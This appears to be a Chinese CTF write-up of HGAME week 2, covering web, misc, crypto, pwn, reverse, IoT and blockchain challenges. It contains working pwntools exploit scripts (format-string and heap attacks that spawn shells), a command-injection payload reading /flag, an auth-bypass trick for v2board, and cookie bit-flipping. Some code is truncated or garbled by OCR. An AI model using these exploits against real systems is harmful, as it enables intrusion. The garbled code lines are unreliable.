hgame-week2

队伍信息

- 个人ID：迎面走来的你让我如此蠢蠢欲动
- 比赛排名：3
- 比赛得分：3840
- 解题数量：21

Web

F | Git Leakage

解题思路


http://week-2.hgame.lwsec.cn:30963/.git/objects/50/872c33c8a9597f8c7c934334f1d8bea3f72c71

下下来解zlib压缩即可


F | v2board

解题思路

管理员的api鉴权代码只判断用户提交的token是否在服务器缓存中，因此先注册一个普通账号



进后台/admin，直接将login改为user即可



Misc

3 | Tetris Master

解题思路

一开始选n，输入分数时候存在rce

```
x[$(cat /flag)]
```

---

2 | Sign In Pro Max

解题思路
第一段两次base64
由于我是尊贵的cmd5会员，所以234段直接反查
第五段凯撒
最后拼个uuid即可

---

1 | crazy_qrcode

解题思路
在qrazybox里把mask换一换即可扫出密码QDjkXkpM0BHNXujs
解压后得到的数组是图片顺时针旋转的次数，？的地方稍微根据二维码标准猜一下即可，运气比较好一次就扫出来了

---

1 | Tetris Master Revenge

解题思路
同Tetris Master

Crypto

1 | 包里有什么

解题思路
经典背包密码，已知a[0]，先解w的值，从而还原未经w混淆的密文c，利用a数组超递增的性质还原m的bit序列
exp：

```
from Crypto.Util.number import *
import gmpy2

m = 152863722253103833295869496511433041577389657189101762949342 4
b0 = 693566065333254565209687760347302145851105369329893131379 26
c = 936020621334873611514207530577393971617346516097865987654621 62

l=m.bit_length()-2
#w=(b0+m)//2
w=b0//2

a = [2 << i for i in range(l)]
b = [w * i % m for i in a]
assert b[0]==b0
cc=(c*gmpy2.invert(w,m))%m

flag=""
for i in range(len(a)-1,-1, -1):
    if cc >= a[i]:
        cc -= a[i]
```

```
        flag+="1"
    else:
        flag+="0"

flag=flag[::-1]
print(long_to_bytes(int(flag,2)))
#b"1t's_4n_3asy_ba9_isn7_it?"
```

F | Rabin

解题思路

Rabin板子

exp：

```
from Crypto.Util.number import *
import gmpy2
e=2
p=6542832718455567969073013743288640724018432953477242137319352114469337507498 3
q=9857081026870508498752497548232345600648053191729260179925624145868180055412 3
c=0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
n=p*q

a,inv_q ,inv_p= gmpy2.gcdext(q,p)
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
a = (inv_p * p * mq + inv_q * q * mp) % n
b = n - int(a)
c = (inv_p * p * mq - inv_q * q * mp) % n
d = n - int(c)
for i in(a,b,c,d):
    print(long_to_bytes(i))
```

F | RSA大冒险1

解题思路

level1：将p看作模数

level2：模不互素，gcd分解n

level3：e=3低指数

level4：共模攻击

exp：

```
from Crypto.Util.number import *
import gmpy2

#level1
```

```
n=36106766857323493789599146805912695730997959745663810751855950905380137472904182613740786561645809
1
e=65537
p=28351225180879660627436061210282723067
3
c=0x59f3320c32623159430da5f90aeb570c113b8773b190269405a57682da80541fd0a137545f9924fac5
phi=p-1
d=gmpy2.invert(e,phi)
m=pow(c,d,p)
print(long_to_bytes(m))
#m<n_But_also_m<p

#level2
num1=51714374014784626103389830324623745659758993696818466586014210858366422589570962326044934205165918356339002759574360310601646796554589261089973724419748591357516363775394363541872361180983687867285327133570976393450434372893591590304184278633127463257220213248050866258191414660072916311978916360257899176269
num2=78196272419906767037902832849004105232756023123277232046319587647595140446895325078900581644916520119933600043244420093307315612825163702610998235549248103079987514827335240153615251940195733209944058117702322811676907822899379157063913023209806857080156813524890681666184681309091756341694731879686951138779
c=0x2efe7c797fe9a3485abd4e6c5020f1a0037e0765b363bb3d857bdf41955ff50225fb87568b885fbfe3a79215afd79f4e5eb3adb1ea2d981a0bba1c2401c8db6aa8a0afb72115240dd02e8a79db70bb96b1c9d3fa1acbd66d20aa0308fcb7e814a8714b0ec0f50d7c8ee3e88433f1d7e3204cd64eb1672829f8d4af7ed9a89647
e=65537
p=GCD(num1,num2)
n=num1
phi=p-1
d=gmpy2.invert(e,phi)
m=pow(c,d,p)
print(long_to_bytes(m))
#make_all_modulus_independent

#level3
n=95956427905848709110790455827730781859758109105059149423798771136301462430886494550451263147653782416592902380881006366962525095344162802236463218784261545406669496659045343242247652612436969313296341862158360642994537918335689393284271914642479655859203315571729535683775913838294618830103890837529279728977
e=3
c=0xfec61958cefda3eb5f709faa0282bffaded0a323fe1ef370e05ed3744a2e53b55bdd43e9594427c35514505f26e4691ba86c6dcff6d29d69110b15b9f84b0d8eb9ea7c03aaf24fa957314b89febf46a615f81ec031b12fe725f91af9d269873a69748
temp=gmpy2.iroot(c,3)[0]
print(long_to_bytes(temp))
#encrypt_exponent_should_be_bigger
```

```
#level4
e1=69317
c1=0x9ced9e743f5a8e6d7b492001a607464f166cbf01869aa2348462681a54ef620e7698c8c8bfcd3e69357959fc561fb567b7bfd110103fc4a9749b44b2d8d92d16a8d3febf064d62c22b0c86e0915b54697e657e509e370a7233a6fe16cc08d1f5423a9f109b2e3d24cdece14b37a768bd09e3d4b73b724aaeb75c85633c443c72
n=132737573094397166200928323625376462448848709444893383097753580817921870674064012914464680073446196954339074738165979967268640670655884248726027366288498282161714749783486609569598319765091144131157441483840208937402381051309052892634969923866469069795545874253572601030174066186475561988582476654384721746937
e2=113723
c2=0x714d0aff617f24ded351530f942ca8dc9e9c2f5466c24c494245ddf625720fe4e1d34c7fc3c9e99d6ac1d21eb0d2daba111de9e13c778eed4fe6cf03d2951b27a46b0b9b931bb416b1d3bbca76cdd0225f7187075e81e49e9ccc713cb2bb39ced501276ea3c03363eecaade4445fad88216f5e11b812121f963582f79d339bad
gcd, s, t = gmpy2.gcdext(e1, e2)
if s < 0:
    s = -s
    c1 = gmpy2.invert(c1, n)
if t < 0:
    t = -t
    c2 = gmpy2.invert(c2, n)
plain = (gmpy2.powmod(c1, s, n) * gmpy2.powmod(c2, t, n)) % n
print(long_to_bytes(plain))
#never_uese_same_modulus
```

F | 零元购年货商店

解题思路

CTR模式密文改动某一字节，明文只有对应字节改动，尝试得到将cookie第十三位ascii+=1，对应用户名第一位ascii+=3，因此先将用户名设置为Ridar-Tu


cookie：

ESJsl22Q3vTqbTR5am7kjg7Qwm3RlmQbZA2VFfx4OfQu1veLlrevOSpWQ1MQiszz8eKa%2FaF%2FazDChg%3D%3D

修改为：

ESJsl22Q3vTqaTR5am7kjg7Qwm3RlmQbZA2VFfx4OfQu1veLlrevOSpWQ1MQiszz8eKa%2FaF%2FazDChg%3D%3D

即可



Pwn

F| YukkuriSay

```
from mylib import fmt_payload
from pwn import *

#p = process('./vuln')

p = remote('week-2.hgame.lwsec.cn', 32480)
elf = ELF('./vuln')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.31.so')
#context.log_level = 'debug'


#payload = p64(elf.got['__stack_chk_fail']) + p64(elf.got['__stack_chk_fail'] + 2) + p64(elf.got['__stack_chk_fail'] + 4)
p.sendlineafter(b'Yukkri say?',b'a' * 256)

stack = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
success('stack: ' + hex(stack))
ret_addr = stack - 0x8

p.sendlineafter(b'else?(Y/n)',b'Y')

payload = p64(ret_addr) + p64(ret_addr + 2) + p64(ret_addr + 4)

p.sendline(payload)
p.sendlineafter(b'else?(Y/n)',b'N')


#gdb.attach(p)
#pause()

#puts 0x4010D0
payload = b'%10$n%64c%9$hn%4368c%8$hn%45$p'
p.sendafter(b'for you: ',payload)

libc.address = int(p.recvuntil(b'What')[-18:-4],16) - 0x24083
success('libc:' + hex(libc.address))

ret_addr = stack - 248
success('ret_addr: ' + hex(ret_addr))



payload = fmt_payload.fmt_payload64([(elf.got['printf'],libc.symbols['system'],6),(ret_addr,0x401150,6)],2)
print(len(payload))
p.sendlineafter(b'Yukkri say?',payload)
```

```
p.sendlineafter(b'else?(Y/n)',b'N')

#gdb.attach(p)
#pause()

p.sendafter(b'for you: ',payload)

p.interactive()


```

F | editable_note

```
from pwn import *
#p = process('./vuln')
p = remote('week-2.hgame.lwsec.cn', 30362)
libc = ELF('/lib/x86_64-linux-gnu/libc-2.31.so')

def add(idx,size):
    p.sendlineafter(b'5. Exit',b'1')
    p.sendlineafter(b'Index: ',str(idx).encode())
    p.sendlineafter(b'Size: ',str(size).encode())


def edit(idx,payload):
    p.sendlineafter(b'5. Exit',b'3')
    p.sendlineafter(b'Index: ',str(idx).encode())
    p.sendafter(b'Content: ',payload)

def show(idx):
    p.sendlineafter(b'5. Exit',b'4')
    p.sendlineafter(b'Index: ',str(idx).encode())

def free(idx):
    p.sendlineafter(b'5. Exit',b'2')
    p.sendlineafter(b'Index: ',str(idx).encode())


for i in range(0x9):
    add(i,0x90)


for i in range(0x8):
    free(i)

show(0x7)

libc.address = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) - 0x1ecbe0
```

```
success('libc.address:' + hex(libc.address))

print(libc.symbols['__free_hook'])

edit(6,p64(libc.symbols['__free_hook']))

add(10,0x90)
edit(10,b'/bin/sh\x00')

add(11,0x90)
edit(11,p64(libc.symbols['system']))

free(10)

#gdb.attach(p)
p.interactive()

p.interactive()
```

F | fast_note

```
from pwn import *
import time
#p = process('./vuln')
p = remote('week-2.hgame.lwsec.cn', 31234)
#p = remote('week-2.hgame.lwsec.cn', 30362)
libc = ELF('./libc-2.23.so')

def add(idx,size,payload):
    p.sendlineafter(b'Exit',b'1')
    p.sendlineafter(b'Index: ',str(idx).encode())
    p.sendlineafter(b'Size: ',str(size).encode())
    p.sendafter(b'Content: ',payload)

def show(idx):
    p.sendlineafter(b'Exit',b'3')
    p.sendlineafter(b'Index: ',str(idx).encode())

def free(idx):
    p.sendlineafter(b'Exit',b'2')
    p.sendlineafter(b'Index: ',str(idx).encode())



one_gadget = [0x4527a,0xf03a4,0xf1247]
modify_rsp = [0x84710,0x84712,0x84714,0x84716,0x8471B,0x8471C,0x84720]

```

```
def pwn(one_gadget,modify_rsp):

    add(0,0x90,b'a')

    for i in range(0x3):
        add(i + 1,0x60,b'yyy')

    free(0)
    show(0)

    libc.address = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) - 0x3c4b78
    success('libc.address:' + hex(libc.address))

    free(1)
    free(2)
    free(1)

    fd = libc.address + 0x3c4af0 + 5 - 0x8

    add(5,0x60,p64(fd))

    payload = b'\x00' * 3 + p64(0xffffffffffffffff)
    payload += p64(libc.address + one_gadget)    #rsp + 0x30 ,__realloc_hook
    payload += p64(libc.address + modify_rsp)

    add(6,0x60,b'yyy')
    add(7,0x60,b'yyy')

    add(8,0x60,payload)

    # gdb.attach(p)
    # pause()
    p.sendlineafter(b'Exit',b'1')
    p.sendlineafter(b'Index: ',b'9')
    p.sendlineafter(b'Size: ',b'16')

    p.interactive()

    # time.sleep(0.2)
    # p.send(b'cat flag')
    # time.sleep(0.2)
    # d = p.recv()
    # print(d)
    # if b'flag' not in p.recv():
    #     raise Exception('Invalid Args')

pwn(987719,542486)
```

```
# for rsp in modify_rsp:
#     for one in one_gadget:
#         try:
#             print((one,rsp))
#             pwn(one,rsp)
#         except EOFError:
#             p = remote('week-2.hgame.lwsec.cn', 31234)
#             continue
#         else:
#             p.interactive()
#             exit(0)
```

F | new_fast_note

```
from pwn import *
import time

p = remote('week-2.hgame.lwsec.cn', 31830)
libc = ELF('/lib/x86_64-linux-gnu/libc-2.31.so')

def add(idx,size,payload):
    p.sendlineafter(b'Exit',b'1')
    p.sendlineafter(b'Index: ',str(idx).encode())
    p.sendlineafter(b'Size: ',str(size).encode())
    p.sendafter(b'Content: ',payload)

def show(idx):
    p.sendlineafter(b'Exit',b'3')
    p.sendlineafter(b'Index: ',str(idx).encode())

def free(idx):
    p.sendlineafter(b'Exit',b'2')
    p.sendlineafter(b'Index: ',str(idx).encode())


for i in range(10):
    add(i,0x80,b'aaa')

for i in range(7):
    free(6 + 3 - i)

free(0)
free(1)
free(2)

add(10,0x70,b'aaaa')
add(11,0x90,p64(0) + p64(0x481))

```

```
show(2)
libc.address = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) - 0x1ecbe0
success('libc.address:' + hex(libc.address))

add(12,0x70,b'aaaa')
free(1)

add(13,0x70,b'aaa')
add(14,0x70,b'aaa')

add(13,0x70,b'\x00' * 0x20 + p64(libc.symbols['__free_hook']))

add(14,0x80,b'/bin/sh\x00')
add(15,0x80,p64(libc.symbols['system']))
free(14)

p.interactive()
```

Reverse

F | before_main

前面有个函数把表给改了

```
__int64 sub_1228()
{
  __int64 result; // rax

  result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
  if ( result != -1 )
  {
    strcpy(table, "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK");
    return 0x636D79474568756ALL;
  }
  return result;
}
```

然后base64就行

```
E:\CTF\Re\常见加密算法>base64.exe data decode qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK
OK!
E:\CTF\Re\常见加密算法>type decode.data
hgame{s0methlng_run_befOre_m@in}
E:\CTF\Re\常见加密算法>
```

F | stream

解题思路

反编译.exe，补全steam.pyc文件头

```
55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00   U.......pyi0....
E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   a...............
00 03 00 00 00 40 00 00 00 73 4E 00 00 00 64 00   .....@...sN...d.
64 01 6C 00 5A 00 64 02 64 03 84 00 5A 01 64 04   d.l.Z.d.d.„.Z.d.
```

反编译得到代码：

```python
import base64
def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        i = j = 0
        data = []
        for _ in range(50):
            i = (i + 1) % 256
            j = (j + s[i]) % 256
            tmp = s[i]
            s[i] = s[j]
            s[j] = tmp
            data.append(s[(s[i] + s[j]) % 256])
            return data

def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
        result = base64.b64encode(result.encode()).decode()
        return result
text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc == 'wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly57w63CtcOl':
    print('yes!')
    return None
None('try again...'
```

RC4特征，解密

解密结果↓

```
hgame{python_reverse_is_easy_with_internet}
```

F | math

解题思路

$$flag * A = B$$

两侧右乘A逆

```
>> B*inv(A)

ans =

  104.0000  103.0000   97.0000  109.0000  101.0000
  123.0000  121.0000   48.0000  117.0000  114.0000
   95.0000  109.0000   64.0000  116.0000  104.0000
   95.0000   49.0000  115.0000   95.0000  103.0000
   79.0000   48.0000  100.0000  125.0000    0.0000
```

exp:

```python
s=[104,103,97,109,101,123,121,48,117,114,95,109,64,116,104,95,49,115,95,103,79,48,100,125]
flag=""
for i in range(len(s)):
    flag+=chr(s[i])
print(flag)
#hgame{y0ur_m@th_1s_gO0d}
```

F | VidarCamera

```c
#include <stdio.h>

void dec(unsigned int iArr[2]){
    unsigned int key[4] = { 2233, 4455, 6677, 8899 };
    unsigned int sum = 0;

    for (int k = 0; k < 33; k++){
        sum += 878077251;
    }

    for (int k = 0; k < 33; k++){

        int i2 = 0;
        int i = i2 + 1;
        sum -= 878077251;

        iArr[i] -= (((iArr[i2] << 4) ^ (iArr[i2] >> 5)) + iArr[i2]) ^ (key[(
        iArr[i2] -= (((iArr[i] << 4) ^ (iArr[i] >> 5)) + iArr[i]) ^ (key[(su
    }
}

int main(){
    int data[11] = {
        637666042, 457511012, -2038734351, 578827205, -245529892
        , -1652281167, 435335655, 733644188, 705177885, -596608744,
        0
    };

```

```
    for (int i = 8; i >= 0; i--){
        dec((unsigned int*)&data[i]);
    }

    puts((char*)data);
    return 0;
}
```

IoT

F | Pirated router

解题思路

fiemware-mod-kit解包后查看文件，发现/bin下有一个secret_program，逆出来是一个简单的异或，写个脚本就行

---

1 | Pirated keyboard

解题思路

正常解键盘流量即可得到后半段，但是这里i和h调换了，并且出题人打错了一个，根据up主名字猜到是zhihui

前半段可以去github上找到原项目，对比后发现SCH_HelloWord-TouchBar_2022-07-31.pdf被修改了，里面就是前半段flag

---

Blockchain

F | Transfer

可以用Remix了，调用selfdestruct合约自毁函数，然后让balance值大于0.5即可

```
[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.zVjA7-Kt7L3874PxKo5dnrJUTML7EFX-tLMzgn_sDmEP_ISNVPzIc8-xZ
[+] flag: hgame{e31d165de4dccb04ff96ebd990b6a4dd27e634ea}
```